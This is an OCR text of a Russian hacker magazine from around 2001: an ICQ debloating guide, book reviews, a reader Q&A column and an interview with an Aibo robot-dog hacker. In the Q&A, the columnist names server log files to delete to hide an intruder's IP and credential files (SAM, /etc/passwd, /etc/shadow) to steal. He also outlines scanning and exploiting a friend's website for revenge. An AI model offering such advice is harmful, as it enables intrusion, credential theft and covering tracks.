- если тебе нравится гудок при загрузке Аси и прочие похрюкивания и позвякивания, то можешь, конечно, и оставить эту папку. AteBrowser - настоящий паразит, сплошь состоящий из баннеров и непрерывно жрущий сетевой трафик (загружая новую порцию надоедливой рекламы). Чтобы окончательно вывести этого паразита из тела Аси, нужно не только его удалить, но и создать в любом файловом менеджере (например, в FARe или NC) файл AteBrowser без расширения, а затем вживить его обратно в директорию Аси. Только не забудь после этого поставить ему атрибут “Только чтение” (Read Only), а то по прошествии небольшого промежутка времени паразитные баннеры опять будут уродовать симпатичное тело тети Аси. Pictures - склад разноцветной шняги, которая только и ждет, чтобы отправить ее в мусорную корзину. Ладно, я гляжу - ты слишком увлекся, поэтому отложи резак и возьми лучше скальпель - начинаем основное действо.

Глубокая зачистка

После всех манипуляций с тесаком в Аськиной директории по идее останется девять папок (если со звуком, то десять): 2000b, Agent, DataFiles, Defaults, ICQFiles, Dll, Plugins, Uin и Partner.
С последней мы разберемся немного попозже - именно она может придать Аське особый шарм и очарование. А пока выведем из тела все шлаки. Для этого вруби виндовский поиск и удали из папки ICQ все файлы с расширением *.bmp, т.к. они используются для чата и для панели Channels, которая появляется слева сразу после регистрации. Аналогично можно поступить и с *.wav-ами, если хочешь, чтобы Аська работала еще и бесшумно. После этого начнем потихоньку вырезать лишние dll-ки. Удаление некоторых из них приведет к ис-



чезновению соответствующих строчек и менюшек в Асе, поэтому всякая ерунда не будет больше мозолить тебе глаза. И вообще, вырезай смелее нижеприведенные dll’ки - чем больше их удалишь, тем быстрее будет работать Ася и тем меньше времени уйдет на ее загрузку. Первым делом отправляй в мусорку icqateima32.dll, icqateimg32.dll, icqateres.dll - эти паразиты в ответе за появления все новых и новых баннеров.
Следующие на очереди ICQAL.dll, ICQALn.dll, ведь ты наверняка не юзаешь ActiveList или даже не знаешь, для чего он нужен. Удалив ICQPhCl.dll, ты избавишься от ICQPhone и надоедливой кнопки Talk в окне отправки мессаги. А ICQPhSt.dll и ICQPhon.dll избавит тебя от ICQ Phone Status в основной менюшке. Как ты думаешь, для кого создана фича Chat With a Friend? Уж точно не для тебя, поэтому вырезай соответствующую длл-ку ICQRndP.dll. Менюшка Channels тоже явно не для наших юзверей, поэтому в файлике ICQChnl.ocx мы не нуждаемся. Чтобы окончательно забыть об ICQ-шном чате-уродце, удаляй ICQChat.dll. А мыло кто-нибудь через Асю отправляет? Тот же маздаевский аутлук даст сто очков вперед аськиной мыльнице (не говоря уже о The Bat’e :)). Убедил? Тогда избавляйся от ICQExprs.dll, Pop3.dll, ICQSdml.dll и ICQExCt.dll. О Greeting Card, я думаю, мало кто слышал, поэтому добавляй ICQGreet.dll к остальному мусору. ICQHops.dll грузит домашнюю страничку тетушки Аси. Если ты и сам в состоянии набить пару букв в браузере, то




этому файлу не место в твоей системе. LDAP Search тоже нужно похерить. За него в ответе ICQLDap.dll - разберись с ним сам :]. ICQ Web Pager нужен кому-нибудь? Сам знаю, что нет, - удаляем ICQWP.dll. За рассылку SMS-ок отвечают файлики ICQSMS.dll, ICQSMSST.dll. Их тоже можешь выкинуть, если ты эту фичу не юзаешь или предпочитаешь специализированные для отправки СМС серваки.

Пластическая операция


Ладно, хватит потрошить бедную Асю. Займемся лучше вплотную ее внешним видом. Видишь три самые верхние кнопки в ICQ: Channels, ICQMail и Interests. Они занимают кучу места, да и несколько тормозят систему. Да, их можно убрать через настройки, но тогда пропадут еще две нужные кнопки: Online Mode и Contact List Groups. Поэтому лучше немного поправим dll-ку ICQCore.dll (только не забудь вырубить Асю :). Открывай любой редактор ресурсов (например, Restorator или eXeScope) и находи строчку Dialog/2168. Там вверху цифры: 0, 0, 147, 16. Меняй их на 0, 0, 0, 0.
Теперь сохраняй измененный файл - больше назойливых трех верхних кнопок ты не увидишь. Кстати, с помощью редактора ресурсов можно сделать прикольную фишку. Открывай тот же ICQCore.dll. По адресу String/447/строка 7145 находится знакомое сообщение с поздравлением при регистрации первого или нового юина. Меняй его на свое усмотрение (у меня оно выглядит так: “Компания Мирабилис поздравляет Вас с очередным [censored] юином” :)).

< Folder2 >

Так, с верхней частью Аси разобрались, теперь переходим к нижней (только без пошлостей! :). Иди в Preferences/Contact List/Design и убирай галочку напротив Show bottom ICQ buttons. Так Аська грузится гораздо быстрей и имеет только две нижние кнопки: ICQ и Online Status. Однако вместе с остальным барахлом исчезают кнопка поиска и строчка Change User on this computer. Но вызвать эти функции очень просто - первая находится в меню ICQ/Add/Invite Users, а для смены юина достаточно щелкнуть по значку ICQ в трее, и в "My ICQ" ты увидишь заветную строчку. Теперь же внесем последние штрихи к стильному виду твоей Аси. На месте беспонтовой кнопки "SMS" (или с уже нагло закачавшимся каким-нибудь баннером) будет логотип с твоим ником или сайтом! Отыщи в похудевшем теле ICQ папку Partner. Внутри нее находится несколько файлов: partner.xml, sms-



big.bmp, smssmall.bmp, smsbig1.bmp, smssmall1.bmp. Открывай с помощью Фотошопа или виндовской "рисовалкой" файл smsbig.bmp. Далее прояви фантазию и нарисуй там чего хочешь (только обычно фантазия дальше собственного ника не работает :)). Если хочешь, чтобы кнопка органично смотрелась на общем фоне без видных краев, то сделай такой цвет фона: Red - 214, Green - 221, Blue - 228. По окончании творческого процесса сохраняй свой шедевр как 24-битный bmp файл с названием smsbig.bmp, smssmall.bmp, smsbig1.bmp, smssmall1.bmp (т.е. во всех графических файлах в папке Partner должен быть твой рисунок). Затем берем partner.xml и кое-что там подправляем. Этим "кое-что" будет линк, который откроет



любимый сайт при нажатии на кнопку (бывшая "SMS"). Вот какой приобретет вид файлик partner.xml после хирургического вмешательства:

```
<icqlogo type="logo" alignment="center">
<big path="smsbig1.bmp"></big>
<icon path="smssmall1.bmp"></icon>
<link path="http://www.xakep.ru" atecaption="xakep"></link>
<backcolor red="214" green="221" blue="228"></backcolor>
</icqlogo>
```

Где "alignment" отвечает за расположение твоего лого (left, right, center), "big path" - за название файла с логотипом, "link path" - за адрес сайта, а "backcolor" - за цвет фона под кнопкой. Затем пап-



ке Partner и всем файлам в ней ставишь атрибут "только чтение". И все! Только посмотри, как изменилась твоя Аська! Стройная, компактная, стильная и шустрая - не о такой ли ты мечтал все время ;]? Удачных операций, коллега!



Взлом

X-Books/\>

X-Books

Витольд Барский (http://x-books.ft.inc.ru/)
не без помощи Асены (asya@ft.inc.ru)

< Folder 1 >

Вильям Столлингс
"Криптография и защита сетей: принципы и практика"
2-е изд. - М. Издательский дом "Вильямс", 2001

Снова и снова убеждаюсь, что без криптографии сейчас никуда. Кто в ней разбирается, тот всюду круче, чем бегемот в танке. Ну а уж без защиты сетей и вовсе - сам понимаешь...
Книг по этим двум вопросам в последнее время не меньше, чем багов в Windows. Но в основном там пишут все-таки очевидные банальности. И на общем фоне очень приятное впечатление производит предлагаемая книжица.
Сначала о криптографии. Автор подошел к вопросу очень основательно и описал, похоже, все основные методы криптографии, известные человечеству. Описал ясно и доступно - но, тем не менее, чтобы в них врубиться, тебе понадобится хорошо подучить математику. Теорию чисел, например. Не волнуйся: для этого тебе не надо будет зарываться в справочники



или срочно поступать в универ - необходимый математический минимум ты найдешь прямо в книге. А разобравшись, сможешь постичь современные алгоритмы криптографии - например, такой полезный шифр, как DES, - до последнего времени официальный стандарт США для коммерческих приложений.
А DES в этой книге распотрошен по самое не могу и вывернут наизнанку; этой же участи было подвергнуто все, о чем идет речь в книге: алгоритмы хэширования (MD5, SHA, RIPEMD-160, HMAC), цифровые подписи и протоколы аутентификации, криптографические алгоритмы (RC, CAST-128, RSA), защитные приложения и протоколы (Kerberos, X.509, PGP, S/MIME, IPSec, SSL, TLS, SET) и брандмауэры. Единственное, что прошло мимо взгляда автора и осталось девственно непорочным - это Данечка Шеповалов. Повезло...

Б. Керниган, Р. Пайк
"Практика программирования"
СПб.: "Невский Диалект", 2001

Книг по ЯЗЫКАМ программирования - сотни, а по ПРОГРАММИРОВАНИЮ, которое не только ведь из знания языка состоит, книг мало до обидного. И негде перцам зеленым научиться, как написать прогу хорошим стилем, как быстро вылавливать из нее баги, какие средства тестирования использовать, как разобраться в чужой проге, как перенести ее с одной платформы на другую. Вернее, было негде. До недавнего времени. А теперь вот появилась об этом книга, и притом очень неплохая. Написана она нашим старым знакомым Керниганом и его соавтором Пайком и основана на огромном опыте и



самих авторов, и многих других хороших программеров со всего света. Ты научишься правильно выбирать имена для переменных, хорошо оформлять текст своей проги, писать необходимые комментарии, эффективно программировать алгоритмы, разрабатывать удобные интерфейсы и делать многое другое, с чем ты сталкиваешься ежедневно в своем программерском угаре. В книжке имеется куча наглядных примеров, и пригодится она всем кодерам независимо от языка и средства разработки. Программирование - оно и в Африке программирование.


Бьерн Страуструп
"Язык программирования C++"
М.; СПб.: "Издательство БИНОМ" - "Невский диалект", 2001

Эта книга - от гуру программирования, создателя C++ Страуструпа - "Язык программирования C++". Кто, как не автор, знает все о своем детище. И знаниями своими он делится с тобой - в этой книге. Она будет полезна для всех C-программистов: и для начинающих, которые найдут здесь полное описание стандартного C++ и стандартной библиотеки, и для опытных программеров, которые уже не один год используют лошадку C++ для своих разной степени вредности/полезности и чистоты/грязности делишек. Им особенно будет полезно почитать про разработку и проектирование программ, про реализацию проектов. Не секрет, что для многих юных и шустрых изучение программирования заканчивается изучением конструкций языка. После прочтения этой книги таких, надеюсь, станет меньше. Не буду долго лясы точить, они мне еще понадобятся :), да ты и сам уже понял, что эта книга тебе нужна. Все-таки более 1000 страниц от автора C++ - почти Mein Kampf получается ;).



Артур Гриффитс
"Программирование GNOME/GTK+. Энциклопедия программиста"
К.: Издательство "ДиаСофт", 2001

Еще одна книга для кодеров на C, и она тоже написана программистом. Человеком, точно знающим, какие книги действительно полезны тем, кто пишет проги для Linux. А ведь ты, конечно же, их пишешь или хочешь научиться - сейчас все этим занимаются. В таком случае эта книга - для тебя. Автор уверяет, что написать GNOME-приложение удивительно легко - и похоже, что он прав. Самый большой плюс этой книги - неиссякаемый поток исходников готовых и полезных (или, как говорит мой знакомый, "конкретных") программ, расположившихся стройными рядами на ее страницах. Но этого автору кажется мало. За 25 лет программирования он понял, что главное в проге - это комментарии, и они



составляют большую часть его книги, отчего исходники становятся понятными после первого прочтения (да, такое бывает, поверь мне). В заключение добавлю, что тексты прог навалены там не кучей, а строго по темам - демонстрируя, как можно использовать почти каждую возможность и элемент GNOME и Linux. И самое последнее: прилагается сидюк, на котором ты найдешь все тексты программ из книги, а также исходники базовых библиотек для разработки и компиляторы.

X-Books/X-Boo

< Folder 2 >

Пирогов В.Ю.
"ASSEMBLER. Учебный курс"
М: "Нолидж", 2001


Люди, как известно, делятся на два типа - садисты и мазохисты. Программисты, как правило, относятся к садистам: они с удовольствием пишут прогу, а потом со злорадной усмешкой смотрят, как мучаются с ней ее пользователи, которых садисты-программисты часто называют ламерами. Но попадаются среди программистов и мазохисты. Их мало, и их легко вычислить - они пишут свои проги на Ассемблере. Для них и предназначена следующая книга - ASSEMBLER. Учебный курс.
В ней найдется все, что может пригодиться программеру на Ассемблере - как начинающему, так и продвинутому: обзор команд процессора, программирование внешних устройств, работа с файлами, прерываниями, памятью, разработка резидентных программ, интерфейсы с языками высокого уровня. Если ты замечал у



себя проявления той самой патологии, о которой я говорил вначале, то ты быстро научишься писать загружаемые драйверы, вирусы и программы защиты от несанкционированного доступа. Узнаешь приемы программирования в DOS и Windows, в локальных сетях и для различных процессоров (от 86 до Pentium). Книгу можно использовать и как справочник - всегда под рукой система команд микропроцессора, команды и директивы макроассемблера, список и описания прерываний, функций MS DOS и BIOS, описание отладчика и многое другое.

Люк Эхерн
"Создание компьютерных игр без программирования"
М.: "ДМК Пресс", 2001


Сколько раз, сидя ночами за квакой, ты мечтал только об одном - чтобы вместо этой невразумительной груды пикселей, которую ты только что размазал в кровавое месиво, в прицеле твоего рокет-лаунчера замаячило родное улыбающееся лицо некоего гражданина Г., благодаря которому ты уже который год занимаешься сексом только со своей операционкой? Так вот. Теперь ты всемогущ. По крайней мере в том, что касается средств виртуального уничтожения себе подобных. Даже программировать ничего не понадобится. Есть такие проги, в которых любую игру можно соорудить за один день. Конечно, это будет не Квака и не Герои, но леталки-убегалки, стрелялки-убивалки сделать можно. А главное - это будет ТВОЕ! Ты сам заселишь игрушку героями, нарисуешь их, разработаешь правила. Чувствуешь? Теперь ты можешь делать все. Игрушка про любимую училку, про Гейтса, про Данечку... Ты сможешь воплотить здесь все свои фантазии! (Список объектов фантазий впечатляет... хочется поставить диагноз - прим. ред.) Программы лишь помогут тебе все это оформить в виде готовой игрушки, которую ты будешь показы-



вать друзьям и подружкам, демонстрируя свой About ;) и рассказывая, как ты мучительно корпел ночи напролет в течение года, программируя эту красоту на С, Паскале и Ассемблере (список продолжи и выучи наизусть). И все тебя сразу зауважают и залюбят (возможно, даже так, как тебе нравится).
Никакой специальной подготовки в программировании не требуется. Весь необходимый софт - несколько программ для создания игр (в том числе и трехмерных) - ты найдешь на диске, там же - примеры готовых игр, образцы текстур, утилиты и прочее. Покупай книгу - и месяц увлекательнейшего занятия тебе обеспечен.

Федорчук А.В.
"Офис, графика, Web в Linux"
СПб.: "БХВ-Петербург", 2001

Этой книгой я продолжаю помогать Линуксу адаптироваться к российским компьютерам, а российским юзерам - адаптироваться к Линуксу. Линукс без прикладных программ, как голая женщина, способен только на одно применение (часто на одно и то же). И то - ненадолго. Чтобы разнообразить совместную жизнь, требуется Линукс приодеть. В качестве одежды в книге предлагаются: оконные системы, файловые менеджеры, текстовые редакторы, табличные процессоры, программы для работы с графикой, веб-редакторы, мультимедийные прибамбасы. Несколько прог каждого типа отобраны и описаны - кратко, но достаточно емко, чтобы понять, какой софт тебе может пригодиться и как с ним работать на первом этапе. И что еще немаловажно - в книге даны линки, откуда все это можно слить. Как правило, бесплатно. А если он у тебя вообще не стоит, то это уже клиника. Как кто? Линукс, конечно! Сразу переходи в раздел по выбору железа для этой операционки. Потом можно начинать читать про различные дистрибутивы Линуха



и про его установку. Теперь тебе будет чем заняться долгими зимними ночами ;).

Уильям Гибсон
"Нейромант"
М.: ООО "Издательство АСТ"; СПб.: "Terra Fantastica", 2000

Мы тут подумали, и я решил, что пришло время знакомить тебя не только с компутерными книгами. Да, приятель, есть и другие. Одна из них, которую ты просто обязан прочитать в первую очередь, - "Нейромант" Уильяма Гибсона. Ибо книга эта (вместе с ее автором) стала основоположником такого течения в мировой культуре, как КИБЕРПАНК. Должно быть ты слышал о таком. Ну, там, фильм "Матрица", скажем, имеет к этому некоторое отношение или "Джонни-Мнемоник" - книга того же Гибсона, по которой и фильм был снят. Почти 20 лет прошло с тех пор, как появился "Нейромант". Прикинь, в то время не было еще никакого Интернета, только появился первый (!) персональный компьютер (без жесткого диска, с флоппи-дисководом на 160 Кб и 64 Кб оперативной памяти)... И вот в такой жизни появляется "Нейромант", в котором большая часть жизни проходит в киберпространстве, или, как уже тогда говорили, в матрице. Стоит почитать, с чего все начиналось, - чтобы представить, что нас ожидает в ближайшем будущем.



Книги для обзора предоставлены магазином издательства "BHV-Санкт-Петербург", www.bhv.ru

HACK-FAQ

Horrific (hack-faq@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'а. Я все равно не дам, я жадный :)

<???> Как нормально архивировать mpeg или mp3 файлы WinRAR'ом? А то после архивации размер архива совпадает с первоначальным размером файла. Наилучшее сжатие - мультимедиа. Я включил, но он все равно нормально не архивирует.

H: Такие файлы правильно будет не архивировать. Ну, давай рассуждать логически. Эти файлы являются сжатыми видео или аудио. Заметь, что я сказал - "сжатыми". А сжали эти файлы очень хорошо. Как ты думаешь, если бы размер этих файлов можно было уменьшить, то его бы не уменьшили? Ну, конечно же.... Уже сжатые файлы архивировать бесполезно. Ты, наоборот, можешь увеличить их размер (не сильно, но все же). Единственный способ уменьшения размера таких файлов - ухудшить качество. Так как содержимое файла - это аудио или видео, то можно сжать их с большей потерей качества. Но кому это нужно?

<???> Как расшифровывается dns???

H: Domain Name System - система доменных имен. DNS также называют базу данных имен и IP адресов. Когда ты вводишь в своем ишаке IE адрес сервака, то он сначала обращается к этой базе, запрашивает IP адрес, соответствующий введенному имени, и только после этого реально обращается к серваку. Обрати внимание на строку состояния, когда ты запускаешь грузиться сайт. Сначала там появляется надпись: "Поиск сервера". Вот это как раз и есть поиск IP адреса. Если долго смотреть на эту строку, то может повезти и ты увидишь этот IP или сломаешь себе глаза :).

<???> Как уберечь пароли FTP от любителей снифферов в локальной сети?

H: А никак :(. Если сниффер видит твой трафик, то спастись уже нереально. Единственный способ - шифровать трафик или хотя бы пароли, но не все FTP сервера поддерживают шифрованные каналы и пароли.

<???> Объясни, будь человеком, как анонимный ip выставить, а то я его втыкаю, а когда проверяю, какой он у меня, а он мне показывает тот, каким пров снабдил.

H: Ну, об этом мы уже говорили 127 раз. С твоей стороны просто стыдно не знать :). Я надеюсь, что ты хотя бы покраснел после такого вопроса :). Хотя возможно, что ты только вливаешься в нашу тусу, поэтому не успел везде принюхаться. Для того чтобы твой IP не видели, когда ты ползаешь в Инете, нужно войти в IE, выбрать "Сервис" -> "Свойства обозревателя". Теперь нужно перейти на закладку "Подключение" и нажать пимпу "Настройка сети". Здесь нужно указать адрес PROXY сервера. Теперь ты будешь лезть в Инет через прокси, и все будут видеть именно его адрес. Это действительно только для IE, при работе с Инетом через другие проги у них тоже придется указывать PROXY (если прога это умеет).

<???> Какие файлы нужно удалять на харде, чтоб мой IP там не сохранялся?

H: Если ты был на *nix сервере, то тебя интересуют файлы журналов.
/var/log/wtmp и var/log/lastlog - это логи входов и выходов на сервер.
/var/log/utmp и /var/log/messages - состояние твоего текущего присутствия.
Если это NT, то чисти весь винт :). Этим ты окажешь админу большую услугу, избавив его от этого дер... Ну, ты в курсе :).

<???> Скажите, как мне спрятать, удалить те адреса в Инете, где я был?

H: Просто подчисть директорию c:\Windows\History. Только если ты используешь файловый менеджер, то ничего хорошего ты не увидишь. Лучше использовать стандартный проводник или входить через "Мой компьютер".

<???> Подскажи, какие файлы надо тырить с сервера, а то, кроме pwl, я не знаю, что качать... Да и в этих pwl'ках ничего умного нет... лабуда какая-то...

H: А зачем тебе pwl? Тырь лучше такие файлы, как "Клинское", "Балтика" или "Столичное" :). Эти файлы намного приятней и полезней. А на серверах в pwl файлах никогда ничего не валялось. Если сервант на NT, то пароли лежат в базе данных SAM. А если на *nix, то, если админ их не затенил, в файле etc/passwd. Ну, а если пароли затенены, то, возможно, они лежат в /etc/shadow. Но эта тень только по умолчанию (по крайней мере у меня в RedHat 7.1), хотя некоторые админы сами любят делать такую тень.

<???> А как просмотреть список файлов и директорий на серваке? Существуют ли какие-то проги для того, чтобы увидеть структуру каталогов на web-серваке?

H: Некоторые админы забывают отключить возможность просмотра директорий у Web-сервера. В этом случае ты сможешь увидеть его структуру. Но дальше WEB-сервера ты ничего не увидишь. Можно еще кое-что увидеть, если открыт анонимный доступ к FTP, но это только мизерная и общедоступная часть сервака. А вот полную структуру без взлома увидеть нереально.

<???> Я указал PROXY, но когда я проверяю свой IP, он все равно мой реальный :(.

H: Как ты проверяешь? Если ты используешь ipconfig, то это не поможет. У тебя остался твой старый IP, и твоя машина обращается в сеть от этого адреса. Просто все пакеты идут через прокси, а он уже меняет их на свой. А когда сервер отвечает проксику на твой запрос, он обратно возвращает на родину твой IP. Только не забывай, что не все проксики анонимные. Некоторые пропускают твой пакет без замены IP.

<???>У меня комп стал вытворять странные вещи. Когда я начинаю играть или просто Инет юзаю, вдруг комп начинает издавать громкие звуки сирены!!! Причем звук идет не через колонки, а через динамик в системном блоке! Что делать?

Н: Способ для экстремалов. Открываешь системный блок, находишь там пищалку (маленький динамик, который часто прикручивается ко дну корпуса) и отдираешь от него все провода. Ну на кой черт он тебе нужен? Я уже давно проделал эту операцию и до сих пор не жалею. От этого динамика только уши вянут. А всем остальным рекомендую проверить всю систему. Звуки просто так не вылезают, явно их кто-то орет, вот и узнай - кто. Не троян ли? ;)

<???>Когда очищаю корзину, удаляет пару из множества файлов и говорит: "Не удается удалить - runme-" или "Не удается найти...". И то же самое, только с файлом "Tx_LтЭЮ"! Уже и ОСь менял, ни фига!

Н: Есть такая проблема с неправильно созданными файлами, у которых имена должны были быть по идее на русском. Например, если в "Цивилизации 2" попробовать сохранить файл, дав ему имя на русском, то в результате нарываешься на эту дрянь. Удалить ее можно двумя способами:
1. Установи себе Norton Utilites и выполни scandisk. Оконный скан такие ошибки пропускает, а дядя Нортон удалит эту дрянь под самый корешок.
2. Загрузись в DOS и удали этот файл командой del, тоже очень часто помогает.

<???>Что такое макровирус и как его сделать?

Н: Это вирус на языке макрокоманд какой-нибудь проги. Например, MS Word имеет встроенный язык макросов, чем-то похожий на Basic. Вот на нем и пишут вирусы для Word.
Есть еще один перевод слова "макровирус" - большой вирус. Под эту категорию пока попал только один зверь - Windows 9x :). Такой вирус сделать самому нереально, потому что такое под силу только одному человеку...

<???>Я пользуюсь CommView 3,1 но у меня такое ощущение, что он может снифферить только то, что исходит от меня. Я ему задавал удаленный хост, а он молчит. Так должно быть или я чего-то не догоняю?

Н: Любой сниффер может перехватывать только тот трафик, который проходит через твою машину. Поэтому прослушивать Инет бесполезно, все равно через твой модем проходит только твой трафик. Снифферы полезны, но только в локальных сетях или если он установлен на серваке у прова. Если ты смог извернуться и все же засунул его к своему любимому провайдеру, то ты сможешь увидеть весь трафик, проходящий через него. Есть еще варианты снифферов, написанных на языке Perl. Вот такие скрипты достаточно легко подсунуть на сервак, но их возможности слишком малы. Так что снифферы не всесильны :(.

<???>У меня есть товарищ полный лам! Так вот, он завел страничку в Инете и меня там оскорбляет!!! Ты не подскажешь, с чего начать хакать его страничку???

Н: Очень приятно, что каждый месяц к нам прибавляется все новые и новые лица. Есть и такие индивидуумы, кто читает нас давно, но абсолютно ничего не понимают (я даже не хочу думать о причинах непонимания :)). Надеюсь, что первое встречается чаще. Вот очередной вопрос, который в последнее время в моем ящике встречается чуть ли не в каждом 10-м письме. А писем через меня проходит достаточно много. Ты спрашиваешь меня о том, о чем мы пишем чуть ли не в каждом выпуске Х.
Сначала нужно узнать ОС сервака, на котором висит страничка. Не помешает просканировать порты сервака, чтобы узнать, какие сервисы на нем запущены. С этой инфой залезаешь в BugTraq и ищешь известные уязвимости этой ОС и установленных сервисов. Нашел? Юзай на здоровье.
А вообще, взлом сайта - это не единственный способ отомстить. Можно же просто дать человеку по морде :). Если у тебя не хватает силенок, то западлостроение - твой верный друг :).





Взлом | Кодинг

AiboPet. Интервью с робо-хакером | Полный контроль над кнопкой "Пуск"

Витольд Барский (psy@ft.inc.ru),
которому иногда помогал его «Внутренний голос».

Полный контроль над кнопкой "Пуск"

AiboPet. Интервью с робо-хакером

< Folder 1 >

В начале ноября по всему Интернету пронеслось сообщение о хакере, заставившем электронную собаку Aibo выполнять нестандартные действия. Sony, производитель игрушки, обвинила хакера в нарушении закона и потребовала закрыть сайт http://aibohack.com, на котором якобы лежали инструкции по взлому защиты Aibo. С этим хакером мы захотели побеседовать.

X: Привет... А как к тебе обращаться?
- Называй меня просто "AiboPet".

X: Сначала хотелось бы что-нибудь узнать о тебе: из какого ты города, сколько тебе лет, чем ты занимаешься?

AiboPet: Живу в США. Лет - достаточно, чтобы кое в чем разбираться. А вообще, я предпочитаю не рассказывать о себе ничего личного - я буду высказываться весьма неопределенно, если разговор зайдет обо мне.

X: Давай поговорим о том, чем ты занимаешься.

AiboPet: Мое хобби - хакинг продуктов Aibo.

X: Какую часть времени это у тебя занимает? Не переросло ли это хобби в основное дело твоей теперешней жизни? ;)

AiboPet: Нет, это не основное мое занятие, но в последние месяцы оно действительно занимает много времени. Поначалу я тратил на это примерно час в день, в основном отвечая на вопросы по e-mail или на BBS. Сейчас это занимает больше времени (а иногда - намного больше; в разные дни по-разному).

X: А с чего ты вообще решил распотрошить малышку Aibo? ;) Когда и почему это впервые пришло тебе в голову? В декабре 1999-го появилась собачка, и тебе сразу захотелось вскрыть ее и посмотреть, что у нее внутри? ;)

AiboPet: На самом деле первоначальная модель ERS-110 была выпущена примерно на полгода раньше. Первая модель Aibo, которая у меня появилась, - это была уже ERS-111. Под "распотрошить малышку Aibo", я полагаю, ты подразумеваешь "испытать, как работают программы, и начать модифицировать их"?

X: Да! ;))) Ты просто читаешь мои мысли!
Внутренний голос: Такое ощущение, что он думает, что за ним следят Sony и полиция, чтобы засудить его за что-нибудь, а он боится, как бы чего не ляпнуть лишнего...

AiboPet: Вот я и пытался понять, что она делает, как делает, приспособить ее действия к своим потребностям, научить ее делать "новые трюки" и т.д. Ну а притом что Aibo была (и остается) дорогим роботом, программы для которого хранятся на стандартной (относительно) карте памяти, - такое желание кажется вполне логичным.

X: Кстати, твоя известность тебе нравится? Принесла ли она тебе какую-то пользу (моральную или материальную)? Была ли мысль заработать на этом много денег?

AiboPet: Да нет. Не было никаких реальных материальных выгод и не было никаких идей или целей заработать деньги. Как раз наоборот - это хобби дорого мне обходится: много расходов на дорогое железо для Aibo, софт и, конечно, затраченное время.

X: А как насчет хака НЕ электронных игрушек, а других программ или сайтов?

AiboPet: В моем представлении понятия "хакинг" и "веб-сайт" никак не связаны (пиплы обычно крэкают сайты - а мне это вообще неинтересно).

X: У тебя большой опыт хаканья "умных" электронных игрушек, насколько это сложно - хакнуть собачку типа Aibo? Если какой-то новичок захочет это проделать - как ты думаешь, у него получится?

AiboPet: Это не просто, и я бы не советовал.

X: У нас в России игрушки, подобные Aibo, пока еще не распространились - очень дорого. Я их в продаже видел только в e-shop.ru за $3000.

AiboPet: Да, я понимаю. В США ситуация совсем другая. Каждый год выпускается огромное количество электронных игрушек. Они становятся все более сложными. Многие игрушки уже не так-то просто "хакнуть". Большинство - относительно недорогие, и через очень короткое время (полгода, максимум год) они устаревают. Тогда их легко можно купить за полцены, а то и дешевле. Например, I-Cybie появилась в продаже за $200 в августе, а сейчас уже продается за $125-$150. Я думаю, что после Рождества она будет еще дешевле.
С другой стороны, игрушки Aibo - это нечто гораздо большее, чем просто игрушки, которые можно выбросить и заменить новыми. Они, в отличие от других, практически не падают в цене. (Первые модели ERS-110 и ERS-111 уже стали предметом интереса коллекционеров.) При этом они не надоедают: некоторые владельцы продолжают играть со своими Aibo каждый день (и делают это уже более двух лет подряд).

X: Это ты про себя? ;)

AiboPet: Нет. Я редко запускаю "нормальные" программы Aibo. Большинство моих Aibo проводят свое время без батареек, ничего не делая.

X: А не нормальные? ;) Какие вещи вытворяет твоя собачка? Что самого ненормального ты добился с Aibo и какая цель на этом пути у тебя стоит? И вообще, многого ли можно добиться от Aibo в том виде, какая она сейчас, с тем hardware, из которого она состоит?

AiboPet: Я думаю, что наиболее продвинутый - BrainBo (хотя, может, и не самый странный) http://aibohack.com/210/brainbo.htm

X: OK. Удачи тебе. Мы будем следить за твоими успехами.



INSCENE

История хака, сайта и хакера, взятая с сайта http://aibohack.com (до середины декабря 2001 ее можно было прочитать на сайте, а потом она по неизвестным причинам с сайта исчезла; так что тебе повезло, что у меня она сохранилась, и я тебе сейчас ее кратко поведаю).

